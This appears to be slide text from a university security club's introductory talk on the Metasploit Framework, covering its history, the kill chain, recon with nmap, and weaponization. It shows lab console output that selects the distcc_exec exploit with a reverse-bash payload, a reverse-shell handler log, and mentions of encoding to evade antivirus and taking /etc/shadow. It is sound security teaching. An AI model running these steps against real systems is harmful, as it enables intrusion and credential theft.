Metasploit

Metasploit Framework (MSF)
Grey Hats 2022

SIGNING THE WAIVER BEFORE ATTENDING YOUR FIRST MEETING IS REQUIRED

- All techniques and topics that are covered are strictly for educational purposes and are **NOT to be used for personal gain or misuse**
- Please remember we are a club at UH Manoa and **everyone is your peer so we ask you to be nice**

- **http://go.hawaii.edu/B82**

Prelude

This talk will (hopefully) give you:

- A taste of how hacking really is
  - What it takes to hack something
  - An example of how hacking tools are created and used
- General way to go about hacking
  - The framework of how many hacks work
- Good tool to get started
  - IMO great entry point into red teaming

Ground school

Before we get into MSF, learning about the the context and methodology of the tool is used could help you better understand it.

- History
- Cyber kill chain place: **recon, exploit, control**
- Exploit abstraction layer, database

Then demo/breakout later

Before Metasploit

- Circa 2000s, HD Moore worked at AIA
- Tool building for pentesting with varied set of tasks
- Need to prove the effects of vulnerability
- Hack into client's systems to prove it

Darknet Diaries: Episode 114

Before Metasploit

- Vulnerabilities were easy to find, exploits were hard to develop
- Issues:
  - Has to build a lot of groundwork to build an exploit
  - Can't run random code from the internet on your client's network
  - Not many people were uploading pre-made exploits
  - Building them yourself can be unorganized (exhibit: HD Moore)

```
            for channel in channels:
                current_channel = request_packets["req"] + hex(channel)[2:].zfill(4)
                pdu_channels.append(Packer(current_channel).bin_unpack())
            results = pdu_channels
        return results
```

Ekultek/BlueKeep


Darknet Diaries: Episode 114


Metasploit

- In comes metasploit, created as a way to simplify pentesting
- Advantages
  - Framework with trusted vulnerabilities
  - Allow for ease of developing new exploits
  - Easy to share
  - Flexibility through modularity

Metasploit

- Funny story, HD Moore almost got into trouble with his workplace
- So the project got bought by Rapid7
- Relevant: Free (msfconsole) and paid (GUI) version






Why Metasploit?

- Simple to learn (relatively)
- Abstraction layer from exploits
- Interchangeable modules
- Shareable, standardized modules
- Prebuilt database of modules


Aside: Cyberkill chain

- Standard techniques, tactics, and procedures (TTP) for a cyber attack
- Allow us to reason about, analyze, and standardize cyber attacks
- Weaponization - C2



MSF Project Structure

- Pentesting
  - Concerns the Recon to Exploit stage
  - Recon / vulnerability scan - auxiliary
  - Exploits, payload modules
  - Other modules - encode, evasion, etc
- Exploit Database
  - Prebuilt exploits ready to use
  - Comes with default msf install
  - Public, popular exploits
  - For targets with Windows,Linux, Mac, Android, etc
- Exploit development
  - Creating exploits
  - Written in Ruby
- Open source
  - Free as in Freedom



Recon

- See what vulnerabilities a host have
- Not necessarily done in Metasploit
- Use external tools
  - Nmap
  - Nexpose
  - Osint
- Also could use **auxiliary** modules

```
~ nmap 192.168.102.128
Starting Nmap 7.93 ( https://nmap
Nmap scan report for 192.168.102.
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
```

Weaponization

- Choosing modules and options
- Again, modularity
- Choose:
  - Exploit based on vuln
  - Choose payload (based on device/goal)
  - Choose Encoding (to fool antivirus)
- Change options
  - options are like environment variables

```
msf6 > search distccd

Matching Modules
================

   #  Name                            Disclosure Dat
   -  ----                            --------------
   0  exploit/unix/misc/distcc_exec   2002-02-01


Interact with a module by name or index. For examp

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target h
   RPORT   3632             yes       The target p


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.87     yes       The listen ad
   LPORT  4444             yes       The listen po
```

Delivery, Exploitation, Installation

Run the tool based on the config

MSF will do everything from your configuration

- Perform exploit
- Send and execute payload
- Payload installs things, goes to post exploitations

```
[*] Started reverse double SSL handler on 192.168.1.87:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qDyH9FGVZs61T4YV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
```

Command and Control (Post Exploitation)

- After initial access
  - Digital Footprinting
  - System Discovery
  - Privilege Escalation
  - Persistence
  - Command and Control
  - Lateral Movement
- Exfiltration
  - Taking sensitive data
  - E.G.: /etc/shadow
- Meterpreter
  - Post exploitation shell
  - Platform specific meterpreter session type
    - x86/Linux

Exploitation Walkthrough (Live demonstration)

- Scan (optional)
- Search module
- Set module
- Set options
- Set payload
- Exploit

Resources

https://docs.metasploit.com

-> Actual msfconsole documentation

https://darknetdiaries.com/episode/114/

-> More about how HD Moore made MSF (very cool)

https://docs.rapid7.com/metasploit/metasploitable-2/

-> VM based playground

https://github.com/rapid7/metasploitable3

-> Latest version, vagrant based

That's it!

Reminders:

- Afterdark starts this week
- Linux is next week

Feedback form

Breakout

Backseat Hacking

Shout out commands
and we type em

Have questions?
Want me to go into detail
about something?
Shout it out!